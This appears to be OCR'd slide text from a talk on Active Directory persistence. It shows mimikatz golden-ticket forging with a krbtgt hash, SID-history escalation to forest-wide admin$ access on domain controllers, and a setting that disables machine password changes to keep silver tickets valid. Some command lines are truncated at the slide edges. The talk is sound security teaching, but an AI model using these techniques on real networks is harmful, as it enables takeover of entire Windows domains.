- ✦Golden Tickets
- ✦Silver Tickets
- ✦AdminSDHolder/SDProp
- ✦DCSync
- ✦DSRM v2


- ✦SSP
- ✦Skeleton Key
- ✦Local Policy
- ✦Logon Scripts
- ✦Group Policy
- ✦Scheduled Tasks
- ✦WMI
- ✦WMI Provider
- ✦Output | SYSVOL

Golden Ticket (Forged TGT) Communication


Domain Controller
3. TGS REQ (present TGT, request TGS)
4. TGS REP (receive TGS)
PAC Validation Request (Optional)
PAC Validation Response (Optional)
User's Workstation
5. AP REQ (present TGS for access)
6. AP REP (optional, used when mutual authentication is requested)
Application Server

Golden Ticket “Limitation”


- ✦Admin rights limited to current domain.
- ✦Doesn’t work across trusts unless in EA



```
mimikatz(commandline) # kerberos::golden /admin:Administrator /domain:resource.la
09-4128614026-4135338336 /krbtgt:488b468d8bc43615a1425c6a735e85bb /startoffset:0 /
User      : Administrator
Domain    : resource.lab.adsecurity.org
SID       : S-1-5-21-2242142109-4128614026-4135338336
User Id   : 500
Groups Id : *513 512 520 518 519
ServiceKey: 488b468d8bc43615a1425c6a735e85bb - rc4_hmac_nt
Lifetime  : 7/3/2015 10:52:28 PM ; 7/4/2015 8:52:28 AM ; 7/10/2015 10:52:28 PM
-> Ticket : ** Pass The Ticket **

 * PAC generated
 * PAC signed
 * EncTicketPart generated
 * EncTicketPart encrypted
 * KrbCred generated

Golden ticket for 'Administrator @ resource.lab.adsecurity.org' successfully subm

mimikatz(commandline) # exit
Bye!
PS C:\temp\mimikatz> net use \\ads2dc12.resource.lab.adsecurity.org\admin$
The command completed successfully.

PS C:\temp\mimikatz> net use \\adsdc03.lab.adsecurity.org\admin$
The password is invalid for \\adsdc03.lab.adsecurity.org\admin$.
```

Golden Ticket – Now More GOLDEN!


- Mimikatz now supports SID History in Golden Tickets



```
mimikatz(commandline) # kerberos::golden /admin:Administrator /domain:resource.lab.adsecurity.
09-4128614026-4135338336 /sids:S-1-5-21-1583770191-140008446-3268284411-519 /krbtgt:488b468d8
tartoffset:0 /endin:600 /renewmax:10080 /ptt
User      : Administrator
Domain    : resource.lab.adsecurity.org
SID       : S-1-5-21-2242142109-4128614026-4135338336
User Id   : 500
Groups Id : *513 512 520 518 519
Extra SIDs: S-1-5-21-1583770191-140008446-3268284411-519
ServiceKey: 488b468d8bc43615a1425c6a735e85bb - rc4_hmac_nt
Lifetime  : 7/3/2015 11:54:59 PM ; 7/4/2015 9:54:59 AM ; 7/10/2015 11:54:59 PM
-> Ticket : ** Pass The Ticket **

 * PAC generated
 * PAC signed
 * EncTicketPart generated
 * EncTicketPart encrypted
 * KrbCred generated

Golden ticket for 'Administrator @ resource.lab.adsecurity.org' successfully submitted for cu

mimikatz(commandline) # exit
Bye!
PS C:\temp\mimikatz> net use \\ads2dc12.resource.lab.adsecurity.org\admin$
The command completed successfully.

PS C:\temp\mimikatz> net use \\adsdc02.lab.adsecurity.org\admin$
The command completed successfully.

PS C:\temp\mimikatz> net use \\adsdc03.lab.adsecurity.org\admin$
The command completed successfully.
```


GOLDEN TICKETS NOW WORK ACROSS DOMAINS IN A FOREST?
FOREST OWNED!

Silver Ticket (Forged TGS) Communication


Domain Controller
PAC Validation Request (Optional)
PAC Validation Response (Optional)
User's Workstation
5. AP REQ (present TGS for access)
6. AP REP (optional, used when mutual authentication is requested)
Application Server

Silver Ticket Using Computer Account


- Computer changes computer account pw.
- Computer pw change policies = more of a guideline (~30 days)
- Prevent computer account pw from changing: *HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Netlogon\Parameters\DisablePasswordChange = 1*




Block Computer Account Password Changes [RD

- Computer Configuration
  - Policies
    - Software Settings
    - Windows Settings
      - Name Resolution Policy
      - Scripts (Startup/Shutdown)
      - Security Settings
        - Account Policies
        - Local Policies
          - Audit Policy
          - User Rights Assignment
          - Security Options

Policy	Policy Setting
Devices: Allowed to format and eject removable media	Not Defined
Devices: Prevent users from installing printer drivers	Not Defined
Devices: Restrict CD-ROM access to locally logged-on user only	Not Defined
Devices: Restrict floppy access to locally logged-on user only	Not Defined
Domain controller: Allow server operators to schedule tasks	Not Defined
Domain controller: LDAP server signing requirements	Not Defined
Domain controller: Refuse machine account password changes	Not Defined
Domain member: Digitally encrypt or sign secure channel data (al...	Not Defined
Domain member: Digitally encrypt secure channel data (when pos...	Not Defined
Domain member: Digitally sign secure channel data (when possible)	Not Defined
Domain member: Disable machine account password changes	Enabled

